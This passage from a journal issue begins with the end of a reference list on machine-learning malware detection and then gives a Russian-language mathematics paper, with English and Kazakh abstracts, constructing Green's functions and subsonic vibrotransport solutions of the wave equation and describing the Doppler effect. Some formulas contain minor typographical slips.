Chemmakha, M., Habibi, O., & Lazaar, M. (2022). Improving machine learning models for malware detection using embedded feature selection method. *IFAC-PapersOnLine*, *55*(12), 771-776. https://doi.org/10.1016/j.ifacol.2022.07.406.

Mushtaq, E., Shahid, F., & Zameer, A. (2022). A comparative study of machine learning models for malware detection. In *2022 19th International Bhurban Conference on Applied Sciences and Technology (IBCAST)* (pp. 677-681). IEEE.

Selamat, N., & Ali, F. (2019). Comparison of malware detection techniques using machine learning algorithm. *Indones. J. Electr. Eng. Comput. Sci*, *16*, 435.

Araujo, A. M., de Neira, A. B., & Nogueira, M. (2022). Autonomous machine learning for early bot detection in the internet of things. *Digital Communications and Networks*. https://doi.org/10.1016/j.dcan.2022.05.011.

Azeem, M., Khan, D., Iftikhar, S., Bawazeer, S., & Alzahrani, M. (2024). Analyzing and comparing the effectiveness of malware detection: A study of machine learning approaches. *Heliyon*, *10*(1). https://doi.org/10.1016/j.heliyon.2023.e23574.

Baptista, I., Shiaeles, S., & Kolokotronis, N. (2019). A novel malware detection system based on machine learning and binary visualization. In *2019 IEEE International Conference on Communications Workshops (ICC Workshops)* (pp. 1-6). IEEE.

NEWS OF THE NATIONAL ACADEMY OF SCIENCESOF THE REPUBLIC OF KAZAKHSTAN
PHYSICO-MATHEMATICAL SERIES
ISSN 1991-346X
Volume 4. Namber 352 (2024). 42–59
https://doi.org/10.32014/2024.2518-1726.306

УДК 539.3

A.L. Alexeyeva, 2024.
Institute of Mathematics and Mathematical Modeling of the Ministry of Education and Science of the Republic of Kazakhstan, Almaty, Kazakhstan.
E-mail: alexeeva@math.kz

SUBSONIC VIBROTRANSPORT SOLUTIONS OF THE WAVE EQUATION IN SPACES OF DIMENSION *N*=1,2,3

Alexeyeva Lyudmila Alexeyevna – Doctor of Physical and Mathematical Sciences, Professor, Chief Researcher at the Institute of Mathematics and Mathematical Modeling of the Ministry of Education and Science of the Republic of Kazakhstan, Almaty, Kazakhstan, alexeeva@math.kz , https://orcid.org/ 0000-0002-7131-4635

Abstract. Among the active sources of disturbances in various environments, the most common are transport and vibrotransport ones, which are associated with moving objects, the speed of which can be subsonic, sonic, supersonic, and in environments with several sonic speeds (elastic, for example) also transonic. Here, fundamental and regular vibrotransport solutions of the wave equation are constructed at subsonic speeds of the disturbance source in spaces of physical dimension (N=1, 2, 3). Green's functions are constructed, which describe the dynamics of the medium during the movement of a source concentrated at a point, which moves at a constant speed and vibrates at a constant frequency. On its basis, general solutions of the vibration transport equation are constructed under the action of both spatially distributed moving vibration sources and concentrated on moving surfaces and lines. A mathematical description of the Doppler Effect with a graphical illustration is given.

The constructed solutions allow us to construct solutions to many equations of continuum mechanics for studying wave processes generated by various types of moving sources of oscillations in media and should find wide application in solving various engineering and technical problems.

Keywords: wave equation, vibration transport solutions, Green's function, Fourier transform, Helmholtz equation, Doppler effect

А.Л. Алексеева, 2024.
ҚР БжҒМ, Математика және модельдеу институты, Алматы, Қазақстан.
E-mail: alexeeva@math.Kz

N=1,2,3 ӨЛШЕМДІ КЕҢІСТІГІНДЕГІ ТОЛҚЫНДЫҚ ТЕҢДЕУДІҢ ДЫБЫСҚА ДЕЙІНГІ ДІРІЛКӨЛІКТІК ШЕШІМДЕРІ

Алексеева Людмила Алексеевна – физика-математика ғылымдарының докторы, профессор, Қазақстан Республикасы Білім және ғылым министрлігі Математика және математикалық модельдеу институтының бас ғылыми қызметкері, Алматы, Қазақстан, alexeeva@math.kz , https://orcid.org/ 0000-0002-7131-4635.

Аннотация. Әртүрлі орталардағы бұзылулардың белсенді көздерінің ішінде ең көп тарағаны көліктік және дірілді тасымалдау болып табылады, олар жылдамдығы дыбыстық, дыбыстан жоғары болуы мүмкін қозғалатын объектілермен байланысты және бірнеше дыбыстық жылдамдықтары (мысалы, серпімді) және трансоникалық болуы мүмкін. Мұнда толқындық теңдеудің іргелі және тұрақты діріл тасымалдау шешімдері физикалық өлшемді кеңістіктердегі (N=1,2,3) бұзылулар көзінің дыбыстан төмен жылдамдықтарында құрастырылған. Грин функциялары тұрақты жылдамдықпен қозғалатын және тұрақты жиілікте тербелетін нүктеде шоғырланған көз ортасының динамикасын сипаттау үшін құрастырылған. Олардың негізінде дірілді тасымалдау теңдеуінің жалпы шешімдері кеңістікте таралған қозғалатын діріл көздерінің де, қозғалатын беттер мен сызықтарда шоғырланғандардың да әрекетінен құрастырылады. Графикалық иллюстрациямен Доплер эффектінің математикалық сипаттамасы берілген. Құрастырылған шешімдер ортадағы тербелістердің әртүрлі түрлерінің қозғалатын көздерімен туатын толқындық процестерді зерттеу үшін континуум механикасының көптеген теңдеулерінің шешімдерін құруға мүмкіндік береді және әртүрлі инженерлік есептерді шешуде кең қолдануды табуы керек.

Түйін сөздер: толқын теңдеуі, дірілді тасымалдау шешімдері, Грин функциясы, Фурье түрлендіруі, Гельмгольц теңдеуі, Доплер эффектісі.

Л.А. Алексеева, 2024.
Институт математики и математического моделирования МНВО РК,
Алматы, Казахстан.
E-mail: *alexeeva@math.kz*

ДОЗВУКОВЫЕ ВИБРОТРАНСПОРТНЫЕ РЕШЕНИЯ ВОЛНОВОГО УРАВНЕНИЯ В ПРОСТРАНСТВАХ РАЗМЕРНОСТИ N=1,2,3

Алексеева Людмила Алексеевна – доктор физико-математических наук, профессор, главный научный сотрудник Института математики и математического моделирования МНВО РК, Алматы, Казахстан, E-mail: alexeeva@math.kz, https://orcid.org/ 0000-0002-7131-4635.

Аннотация. Среди активных источников возмущений в различных средах наиболее распространены транспортные и вибротранспортные,

которые связаны с движущимися объектами, скорость которых может быть дозвуковой, звуковой, сверхзвуковой, а в средах с несколькими звуковыми скоростями (упругих) и трансзвуковой. Здесь построены фундаментальные и регулярные вибротранспортные решения волнового уравнения при дозвуковых скоростях источника возмущений в пространствах физической размерности (N=1,2,3). Построены функции Грина, описывающие динамику среды сосредоточенного в точке источника, который движется с постоянной скоростью и колеблется с постоянной частотой. На их основе построены общие решения вибротранспортного уравнения при действии как пространственно распределённых движущихся источников вибраций, так и сосредоточенных на движущихся поверхностях и линиях. Дано математическое описание эффекта Доплера с графической иллюстрацией.

Построенные решения позволяют строить решения многих уравнений механики сплошной среды для изучения волновых процессов, порождаемых разного вида движущимися источниками колебаний в средах, и должны найти широкое применение при решении различных инженерно-технических задач.

Ключевые слова: волновое уравнение, вибротранспортные решения, функция Грина, преобразование Фурье, уравнение Гельмгольца, эффект Доплера.

Работа выполнена при финансовой поддержке КН МНВО РК (грант AP19674789, 2023-2025 гг.)

Введение. Среди действующих источников возмущений в различных средах наиболее распространены транспортные, которые связаны с движущимися источниками (нагрузками), форма которых не меняется с течением времени, а скорость движения может быть дозвуковой, звуковой, сверхзвуковой, а в средах с несколькими звуковыми скоростями (упругие) еще и трансзвуковой. В работах (Алексеева, 2008; Alekseeva, 1991, 1994, 1998; Alexeyeva, 2010, 2016, 2017) построены транспортные решения волновых уравнений и уравнений теории упругости во всем диапазоне скоростей, и, на основе метода обобщённых функций, разработан метод граничных интегральных уравнений для решения стационарных транспортных дозвуковых и сверхзвуковых краевых задач в областях с цилиндрической формой границ. Отметим, что число работ по исследованию воздействия транспортных нагрузок на окружающую среду в последние десятилетия растёт в связи с интенсивным строительством высокоскоростных дорожных и подземных транспортных магистралей и имеет довольно обширную библиографию, с которой можно ознакомиться в статьях и монографиях (Sheng, 1999; Egger, 2000; Hoop, 2002, Brezhnev, 2005; Украинец, и др., 2006).

Есть ещё один очень важный для приложений класс источников возмущений (действующих сил и нагрузок), которые не только движутся с различными скоростями, но еще и пульсируют (вибрируют, колеблются) с определенной частотой. В качестве примера можно привести различные электромагнитные излучатели, движущиеся элементарные частицы, подвижный вибротранспорт и т.п. Поэтому актуальным является математическое моделирование таких

процессов с учетом вида источника, скорости его движения и частоты вибрации. Класс таких модельных задач рассматривается в данной работе.

Ключевую роль при разработке МОФ и МГИУ для решения краевых задач для уравнений математической физики играют фундаментальные решения, поскольку служат основой для построения ядер интегральных уравнений и интегральных представлений решений краевых задач. Здесь строятся фундаментальные и регулярные вибротранспортные решения волнового уравнения при дозвуковых, сверхзвуковых и звуковых скоростях движения источника возмущений. Построены функции Грина, которые описывают динамику среды при движении сосредоточенного в точке виброисточника, и на его основе общие решения вибротранспортного уравнения при действии как распределенных в пространстве движущихся виброисточников, так и сосредоточенных на движущихся поверхностях и линиях.

Построенные решения позволяют строить решения многих уравнений механики сплошных сред для такого типа движущихся источников возмущений в средах и имеют обширные применения при решении различных инженерно-технических задач.

Материалы и методы.

1. Волновое уравнение Даламбера и его свойства. Рассматривается многомерный аналог уравнения Даламбера:

$$\Box_c u \equiv \Delta u - c^{-2}\frac{\partial^2 u}{\partial t^2} = g(x,t), \quad x \in R^N,\ t \in R^1. \tag{1}$$

Здесь $\Box_c$ - волновой оператор, Δ - оператор Лапласа, G-- локально интегрируемая функция.

Уравнение (1.1) строго гиперболическое, класс его решений содержит разрывные по производным функции. Поверхности разрыва в $R^{N+1}(F)$ – это характеристические поверхности уравнения (1), которые удовлетворяют характеристическому уравнению в пространстве (Петровский И.С., 1961) $R^{N+1} = \{(x, \tau \equiv ct)\}$:

$$\nu_\tau^2 = \sum_{j=1}^{N} \nu_j^2 \tag{2}$$

где $\nu(x,\tau) = \left(\nu_1,...,\nu_N,\nu_\tau\right)$ - вектор нормали к F, $\tau = ct$. Ему соответствует конус характеристических нормалей - *световой* конус, для которого $\nu_\tau = \nu_{N+1} < 0$ [1,2]. В R^N такие поверхности движутся с единичной скоростью по τ :

$$1 = -\nu_\tau / \|\nu\|_N, \quad \|\nu\|_N = \sqrt{\nu_j \nu_j} \tag{3}$$

(по повторяющимся индексам *i, j* в произведении здесь и далее всюду проводится суммирование от *1* до *N*). В пространстве R^N им соответствуют

волновые фронты (F_t), движущиеся со скоростью *c* по времени *t*. На них выполняются условия непрерывности Адамара:

$$\left[u(x,t)\right]_{F_t} = 0, \qquad \left[\dot{u}\right]_{F_t} = -cn_i \left[u_{,i}\right]_{F_t}, \tag{4}$$

где через $\left[f(x,t)\right]_{F_t}$ обозначен скачок *f* на F_t:

$$\left[f(x,t)\right]_{F_t} = f^{+}(x,t) - f^{-}(x,t) = \lim_{\varepsilon \to +0} \left(f(x+\varepsilon n,t) - f(x-\varepsilon n,t)\right), \qquad x \in F_t,$$

n (*x, t*) – единичный вектор нормали к F_t, направленный в сторону распространения фронта волны:

$$n_i = \frac{\nu_i}{\|\nu\|_N} = \frac{grad\, F_t}{\|grad\, F_t\|}, i = 1,..., N; \tag{5}$$

Последнее равенство справедливо, если уравнение фронта волны можно представить в виде $F_t(x,t) = 0$ при условии существования $grad\, F_t$.

Класс подобных решений гиперболических уравнений называют *ударными* волнами, на их фронтах производные функций и даже сами функции могут терпеть скачки.

Из второго условия (1.4) следует, на фронтах

$$\dot{u}^{-} + cn_i u_{,i}^{-} = \dot{u}^{+} + cn_i u_{,i}^{+} \tag{6}$$

Если перед фронтом волны $u \equiv 0$ (среда в покое), это равенство дает полезное соотношение на фронте волны:

$$(grad\, u, n) = -c^{-1}\dot{u}, \quad x \in F_t$$

Заметим, что касательные производные к характеристической поверхности, в силу непрерывности *u*, также непрерывны, т.е.

$$\gamma_\tau \left[u_{,\tau}\right]_F = -\gamma_j \left[u_j\right]_F \quad \text{для} \quad \forall \gamma : (\nu, \gamma) = 0. \tag{7}$$

В частности, если $\gamma = \gamma^j = (-\nu_j, \nu_\tau \delta_1^j, \nu_\tau \delta_2^j, \nu_\tau \delta_2^j)$, это приводит к условиям вида:

$$\left[-u_{,\tau}\, \nu_j + u_j \nu_\tau\right]_F = 0 \Rightarrow n_j \left[\dot{u}\right]_{F_t} = c\left[u_j\right]_{F_t} \tag{8}$$

Решения волнового уравнения (1.1), удовлетворяющие условиям на фронтах ударных волн, далее называем *классическими.*

2. **Постановка вибротранспортной задачи.**

Определение 1. Назовем функцию источника g(x,t) *вибротранспортной*, если она представима в виде

$$g(x,t) = g(x_1, x_2, x_3 - Vt)e^{i\omega t} \qquad (9)$$

где V - скорость движения источника вдоль оси X_3, ω - частота его колебаний, ω>0. При ω=0 нагрузка *транспортная*.

Если правая часть волнового уравнения (1) имеет вид (9), то естественно искать решение в подобном виде:

$$u(x,t) = u(x_1, x_2, x_3 - vt)e^{i\omega t}. \qquad (10)$$

Для этого перейдем в подвижную систему координат $(x_1, x_2, z = x - M\tau)$, $\tau = ct$, $M = V/c$ *-число Маха*. Назовем источник *дозвуковым*, если $M<1$, *сверхзвуковым*, если $M>1$, и звуковым, если $M=1$.

В новой системе координат решение имеет вид:

$$u = u(x_1, x_2, z)e^{iw\tau}, \quad w = \omega / c$$

Тогда, как следует из (1) амплитуда колебаний является решением *вибротранспортного уравнения* (ВТУ):

$$\frac{\partial^2 u}{\partial x_1^2} + \frac{\partial^2 u}{\partial x_2^2} + (1 - M^2)\frac{\partial^2 u}{\partial z^2} + 2i\,wM\frac{\partial u}{\partial z} + w^2 u = g(x,z), \quad x \in R^2, z \in R^1 \qquad (11)$$

Обозначим $m = \sqrt{|1 - M^2|}$. Тогда, в зависимости от скорости источника, имеем три разных уравнения: при $M < 1$ *дозвуковое эллиптическое*

$$\frac{\partial^2 u}{\partial x_1^2} + \frac{\partial^2 u}{\partial x_2^2} + m^2\frac{\partial^2 u}{\partial z^2} + 2i\,wM\frac{\partial u}{\partial z} + w^2 u = g(x,z), \quad x \in R^2, z \in R^1; \qquad (12)$$

при $M > 1$- сверхзвуковое *гиперболическое*

$$\frac{\partial^2 u}{\partial x_1^2} + \frac{\partial^2 u}{\partial x_2^2} - m^2\frac{\partial^2 u}{\partial z^2} + 2i\,wM\frac{\partial u}{\partial z} + w^2 u = g(x,z), \quad x \in R^2, z \in R^1; \qquad (13)$$

при $M = 1$ - *звуковое параболическое*

$$\frac{\partial^2 u}{\partial x_1^2} + \frac{\partial^2 u}{\partial x_2^2} + 2i\,wM\frac{\partial u}{\partial z} + w^2 u = g(x,z), \quad x \in R^N, z \in R^1. \qquad (14)$$

Требуется построить решение этих уравнений при любых правых частях из класса обобщенных функций медленного роста S'(R^3) (Владимиров В.С., 1978, 1986).

3. Фундаментальные решения. Преобразование Фурье.

Для построения решений уравнения (14), построим функцию Грина – фундаментальное решение U(x,z) этого уравнения с дельта-функцией в правой части:

$$\frac{\partial^2 U}{\partial x_1^2}+\frac{\partial^2 U}{\partial x_2^2}+(1-M^2)\frac{\partial^2 U}{\partial z^2}+2i\,wv\frac{\partial U}{\partial z}+w^2U=\delta(x)\delta(z),\quad x\in R^N, z\in R^1 \qquad (15)$$

которое удовлетворяет определенным условиям затухания на бесконечности, различные для каждого случая. И далее, используя свойство функции Грина, построим решения ВТУ для подвижных виброисточников, распределенных в ограниченных объемах, либо сосредоточенных на криволинейных линиях.

Для построения решений используем преобразование Фурье обобщенных функций, которое для суммируемых регулярных обобщенных функций совпадает с классическим преобразованием Фурье (Владимиров, 1986):

$$\overline{f}(\xi,\zeta)=\int_R f(x,z)\exp(i(x_1\xi_1+x_2\xi_2+z\zeta))dx_1dx_2dz$$

$$f(x,z)=\frac{1}{(2\pi)^3}\int_R \overline{f}(\xi,\zeta)\exp(-i(x_1\xi_1+x_2\xi_2+z\zeta))d\xi_1d\xi_2d\zeta \qquad (16)$$

Тогда из (15) получим

$$-\left(\|\xi\|^2+(1-M^2)\zeta^2-2wv\zeta-w^2\right)\overline{U}=1,\quad \xi\in R^N,\zeta\in R^1$$

Откуда следует:

при $M<1$ $$\overline{U}=-\frac{1}{\|\xi\|^2+m^2\zeta^2-2wM\zeta-w^2}, \qquad (17)$$

при $M>1$ $$\overline{U}=-\frac{1}{\|\xi\|^2-m^2\zeta^2-2wM\zeta-w^2}, \qquad (18)$$

при $M=1$ $$\overline{U}=-\frac{1}{\|\xi\|^2-2w\zeta-w^2}, \qquad (19)$$

Здесь в статье рассмотрим дозвуковой случай. Вид оригинала зависит от размерности пространства, в котором это уравнение рассматривается. Здесь построим $U(x,z)$ для пространств физической размерности N=3,2,1

4. Решения вибротранспортного уравнения при движении регулярных и сингулярных виброисточников в 3D пространстве.

4.1. Функция Грина N=3. Построим функцию Грина U(x,z) - фундаментальное решение ВТУ (12), удовлетворяющее условиям излучения

на бесконечности. Для этого найдем преобразование $U(x,z)=\mathrm{F}^{-1}\left[\bar{U}(\xi,\zeta)\right]$, используя свойство линейных преобразований координат в пространстве преобразований Фурье.

Л е м м а 1. Для N=3

$$U(x,z)=-\frac{1}{(2\pi)^3}\int\limits_{R^3}\frac{e^{-i\zeta z}e^{-i(\xi,x)}}{\|\xi\|^2+m^2\zeta^2-2wM\zeta-w^2}d\xi_1 d\xi_2 d\zeta=$$

$$=-\frac{e^{-i(wMz/m^2)}}{(2\pi)^3 m}\int\limits_{R^3}\frac{e^{-i\varsigma z/m}e^{-i(\xi,x)}}{\|\xi\|^2+\varsigma^2-(w/m)^2}d\xi_1 d\xi_2 d\varsigma.$$

Доказательство: при M <1 преобразуем (17) к виду, удобному для построения оригинала:

$$\bar{U}(\xi,\zeta)=-\frac{1}{\|\xi\|^2+m^2\zeta^2-2wM\zeta-w^2}=-\frac{1}{\|\xi\|^2+m^2\left(\zeta-wM/m^2\right)^2-(w/m)^2} \quad (20)$$

$$=-\frac{e^{-i(wMz/m^2)}}{(2\pi)^N}\int\limits_{R^3}\frac{e^{-iz\varsigma}e^{-i(\xi,x)}}{\|\xi\|^2+m^2\varsigma^2-(w/m)^2}d\xi_1 d\xi_2 d\varsigma= \quad (21)$$

$$=-\frac{e^{-i(wMz/m^2)}}{(2\pi)^N m}\int\limits_{R^3}\frac{e^{-i\varsigma z/m}e^{-i(\xi,x)}}{\|\xi\|^2+\varsigma^2-(w/m)^2}d\xi_1 d\xi_2 d\varsigma$$

Здесь использовали замену переменных $\varsigma=m\left(\zeta+wM/m^2\right)$. Заметим, что здесь под знаком интеграла стоит преобразование Фурье фундаментального решения трёхмерного уравнения Гельмгольца:

$$\Delta W+k^2W=\delta(y),\quad k=\frac{w}{m},\quad y\in R^3,$$

Решение этого уравнения, удовлетворяющее условиям излучения Зоммерфельда, имеет следующий вид (Владимиров В.С., 1986):

$$W(y)=\frac{\exp(-ik\|y\|)}{4\pi\|y\|},\quad y\in R^3. \quad (22)$$

Его преобразование Фурье имеет вид

$$\bar{W}=-\frac{1}{\|\xi\|^2+\zeta^2-(k+i0)^2},\quad y\in R^3. \quad (23)$$

Из формулы (20) с учетом (22) и (23) следует:

для N=3 $U(\mathbf{x},z)=U(x_1,x_2,z)=-\dfrac{e^{-iwm^{-2}Mz}}{4\pi\sqrt{z^2+m^2r^2}}\exp\left(-\dfrac{iw}{m^2}\sqrt{z^2+m^2r^2}\right)$. (24)

4.2. Решения однородного ВТУ при *N*=3. Теперь построим решения однородного ВТУ:

$$\frac{\partial^2u^0}{\partial x_1^2}+\frac{\partial^2u^0}{\partial x_2^2}+2i\,wM\frac{\partial u^0}{\partial z}+w^2u^0=,\quad x\in R^2, z\in R^1; \quad (25)$$

В пространстве преобразований Фурье, оно имеет вид:

$$-\left(\|\xi\|^2+(1-M^2)\zeta^2-2wv\zeta-w^2\right)\bar{u}^0=0 \quad \xi\in R^N,\zeta\in R^1 \tag{26}$$

Решение этого уравнения $\bar{u}^0=\alpha(\xi,\zeta)\delta_S(\xi,\zeta)$ - сингулярная обобщенная функция – простой слой на поверхности S, на которой

$$\left(\|\xi\|^2+(1-M^2)\zeta^2-2wv\zeta-w^2\right)=\|\xi\|^2+m^2\left(\zeta-wM/m^2\right)^2-\left(w/m\right)^2=0. \tag{27}$$

Здесь плотность простого слоя $\alpha(\xi,\zeta)$ - произвольная интегрируемая на *S* функция.

Соответственно

$$u^0(x,z)=\int_S\alpha(\xi,\zeta)e^{-i(\xi,x)}e^{-i\zeta z}dS(\xi,\zeta),\quad \xi=\left(\xi_1,\xi_2\right) \tag{28}$$

Заметим, что уравнение (28) – это уравнение эллипсоида с центром в точке $\left(0,0,\zeta=wM/m^2\right)$:

$$\|\xi\|^2+m^2\varsigma^2=\left(w/m\right)^2,\quad \varsigma=\zeta-wM/m^2. \tag{29}$$

Для построения $u^0(x,z)$ можно также использовать решения однородного уравнения Гельмгольца:

$$\Delta u^0(y)+k^2u^0(y)=0. \tag{30}$$

Его решения можно разложить в ряды по сферическим гармоникам и сферическим функциям Бесселя (М. Абрамовиц, 1979):

$$\begin{aligned}u(y)&=\sum_{n,m}a_nj_n(k\|y\|)P_n^m(\cos\theta)e^{im\varphi}=\sum_{n,m}a_nj_n(k\|y\|)P_n^m\left(\frac{y_3}{\|y\|}\right)(\cos\varphi+i\sin\varphi)^m=\\&=\sum_{n,m}a_n\frac{j_n(k\|y\|)}{\|y\|_2^m}P_n^m\left(\frac{y_3}{\|y\|}\right)(y_1+iy_2)^m,\qquad \|y\|_2=\sqrt{y_1^2+y_2^2}\end{aligned} \tag{30}$$

Здесь $P_n^m(\cos\theta)$ - присоединенные полиномы Лежандра, θ,φ угловые сферические координаты. Из формул (21) следует $y=(x,z/m)$

$$u^0(x,z)=e^{-i(wMz/m^2)}\sum_{n,l}a_nj_n\left(\frac{w}{c}\sqrt{z^2+m^2r^2}\right)P_n^l\left(\frac{z}{\sqrt{z^2+\mu^2r^2}}\right)\frac{(x_1+ix_2)^l}{r^l}, \tag{31}$$

где $r=\sqrt{x_1^2+x_2^2}$, коэффициенты α_n произвольные комплексные числа.

4.3. Общее решение ВТУ при *N*=3. Докажем следующую теорему.

Теорема 1. *Решение ВТУ* (12) *в 3D-пространстве имеет следующий вид*:

$$u(x,z) = U(x,z) * g(x,z) + u^0(x,z). \qquad (33)$$

Если $g(x,z)$ *- регулярная функция и* $g(x,z) \in L_1(R^3)$, *то*

$$U(x,z) * g(x,z) = \int_{R^3} U(x-y, z-h) g(y,h) dy_1 dy_2 dh. \qquad (34)$$

Если $g(x,z)$ *- сосредоточенная на поверхности S сингулярная функция:* $g(x,z) = \alpha(x,z)\delta_S(x,z), \quad \alpha(x,z) \in L_1(S)$, *то*

$$U(x,z) * g(x,z) = \int_S U(x-y, z-h) g(y,h) dS(y,h) \qquad (35)$$

Если $g(x,z)$ *- сосредоточенная на кривой l сингулярная функция:* $g(x,z) = \beta(x,z)\delta_l(x,z), \quad \beta(x,z) \in L_1(l)$, *то*

$$U(x,z) * g(x,z) = \int_l U(x-y, z-h) g(y,h) dl(y,h) \qquad (36)$$

Доказательство. Обозначим $VT(\partial_1, \partial_2, \partial_z)$ дифференциальный оператор ВТУ (12). Подставляя (33) в (12), получим требуемое:

$$VT(\partial_1, \partial_2, \partial_z)\Big(U(x,z) * g(x,z) + u^0(x,z)\Big) =$$

$$= \{VT(\partial_1, \partial_2, \partial_z)U\} * g + VT(\partial_1, \partial_2, \partial_z)u^0 =$$

$$= \delta(x,z) * g + 0 = g(x,z)$$

Здесь использовали линейность оператора, (15), (25) и свойство свёртки с дельта-функцией (Владимиров В.С., 1978).

Если $u1(x,z)$ - любое решение (12), то $u2(x,z) = u(x,z) - u1(x,z)$ является решением однородного ВТУ (25). Следовательно $u1(x,z) = u(x,z) - u2(x,z)$. Т.е. имеет аналогичный $u(x,z)$. Ч. т. д.

4.5. Эффект Доплера. Обозначим $r/z = \mathrm{tg}\varphi(x,z)$, где φ - угол, который образует радиус-вектор точки (x,z) с осью Z. тогда функцию Грина можно записать в виде:

$$U(x,z) = -\frac{1}{4\pi\sqrt{z^2 + m^2 r^2}} \exp\left(-i\alpha z\left(M + \sqrt{1 + m^2 \mathrm{tg}^2\varphi(x,z)}\right)\right)$$

Вдоль оси X_3, как видим, распространяется волна вида

$$\varphi(x_1,x_2,x_3,t)=-\frac{1}{4\pi|x_3-Vt|}\exp\left(i\omega\left(t-\frac{(M+1)|x_3-Vt|}{cm^2}\right)\right).$$

Если фиксировать точку наблюдения (x_1,x_2,x_3) и измерить приходящий по времени сигнал в этой точке, то он описывается функцией:

$$\mathrm{U}(x,x_3,t)=U(x,x_3-vt)e^{i\omega t}=-\frac{e^{-i\alpha M(x_3-Vt)+i\omega t}}{4\pi\sqrt{(x_3-Vt)^2+m^2r^2}}\exp\left(-i\alpha\sqrt{(x_3-Vt)^2+m^2r^2}\right)=$$

$$=-\frac{\exp\left(-i\alpha\left(Mx_3+\sqrt{(x_3-Vt)^2+m^2r^2}\right)\right)}{4\pi\sqrt{(x_3-Vt)^2+m^2r^2}}e^{i\omega t\left(1-(M/m)^2\right)}.$$

На рисунке 1 представлена реальная и мнимая части $U(x,z)$ при числе Маха M=0.1 и частотах $\omega=1$ и $\omega=10$. В подвижной системе координат частота колебаний




Рисунок 1- $U(x,z)$ при M=0.1, $\omega=1;10$

А в исходной неподвижной системе координат (x_1,x_2,x_3) картина иная. На Рис. 2 представлена осциллограмма сигнала в фиксированной точке на оси X_3 с течением времени t=tn при числе Маха M=0.8 и частоте вибрации $\omega=10$.

Она наглядно демонстрирует повышение частоты и амплитуды вибрации при приближении виброисточника и наоборот их понижения при его удалении.




Рисунок 2 - Осциллограмма $U(x,0,t)$ при M=0.8 и $\omega=10$

Как хорошо известно, давление в воздухе удовлетворяет волновому уравнению (*Гринченко*, 2007). Это явление получило название *эффекта Доплера* – повышение тона (частоты) и громкости (амплитуды) при приближении виброисточника и наоборот понижения тона и громкости при его удалении.

5. Решения вибротранспортного уравнения при движении регулярных и сингулярных виброисточников в 2D пространстве

5.1. Функция Грина *N*=2. Построим функцию Грина U(x.z) аналогично вышеизложенному. Ее обратное преобразование Фурье в этом случае имеет вид:

$$U(x,z)=-\frac{1}{(2\pi)^2}\int_{R^2}\frac{e^{-i\zeta z}e^{-i\xi x}}{\xi^2+m^2\left(\zeta+wM/m^2\right)^2-(w/m)^2}d\xi d\zeta=$$
$$=-\frac{e^{-i(wMz/m^2)}}{(2\pi)^2 m}\int_{R^2}\frac{e^{-i\varsigma z/m}e^{-i(\xi,x)}}{\xi^2+\varsigma^2-(w/m)^2}d\xi d\varsigma. \qquad (37)$$

Здесь тоже использовали замену переменных $\varsigma=m\left(\zeta-wM/m^2\right)$. Здесь под знаком интеграла стоит преобразование Фурье фундаментального решения двухмерного уравнения Гельмгольца:

$$\Delta\Phi+k^2\Phi=\delta(y),\quad k=\frac{w}{m},\quad y\in R^2,$$

Фундаментальное решение этого уравнения, удовлетворяющее условиям излучения Зоммерфельда, с учётом временного сомножителя, имеет следующий вид (Владимиров В.С., 1986):

$$\Phi 2(y)=-\frac{i}{2\pi}H_0^{(2)}(k\|y\|),\quad y\in R^2;$$

Здесь $H_0^{(2)}$ - функция Ханкеля второго рода. Соответственно, сравнивая с подынтегральной функцией в (37), с учетом линейных преобразований переменных, получим оригинал:

$$U(x,z) = -\frac{ie^{-iwm^{-2}Mz}}{(2\pi)^3 m} H_0^{(2)}\left(\frac{w}{m^2}\sqrt{z^2+m^2x^2}\right) \qquad (38)$$

5.2. Решения однородного ВТУ при *N*=2. Теперь построим решения однородного ВТУ:

$$\frac{\partial^2 u^0}{\partial x^2} + 2i\,wM\frac{\partial u^0}{\partial z} + w^2 u^0 = 0, \quad x \in R^1, z \in R^1; \qquad (39)$$

В пространстве преобразований Фурье, оно имеет вид:

$$-\left(\xi^2 + (1-M^2)\zeta^2 - 2wv\zeta - w^2\right)\bar{u}^0 = 0 \quad \xi \in R^1, \zeta \in R^1 \quad (40)$$

Решение этого уравнения $\bar{u}^0 = \alpha(\xi,\zeta)\delta_S(\xi,\zeta)$ - сингулярная обобщенная функция – простой слой на поверхности эллипсоида S, центр которого смещен в точку $\left(0,0,\zeta = wM/m^2\right)$:

$$\xi^2 + m^2\left(\zeta - wM/m^2\right)^2 = \left(w/m\right)^2,$$

Здесь плотность простого слоя $\beta(\xi,\zeta)$ - произвольная интегрируемая на *S* функция.

Соответственно

$$u^0(x,z) = \int_S \beta(\xi,\zeta)e^{-i(\xi,x)}e^{-i\zeta z}dS(\xi,\zeta) \qquad (41)$$

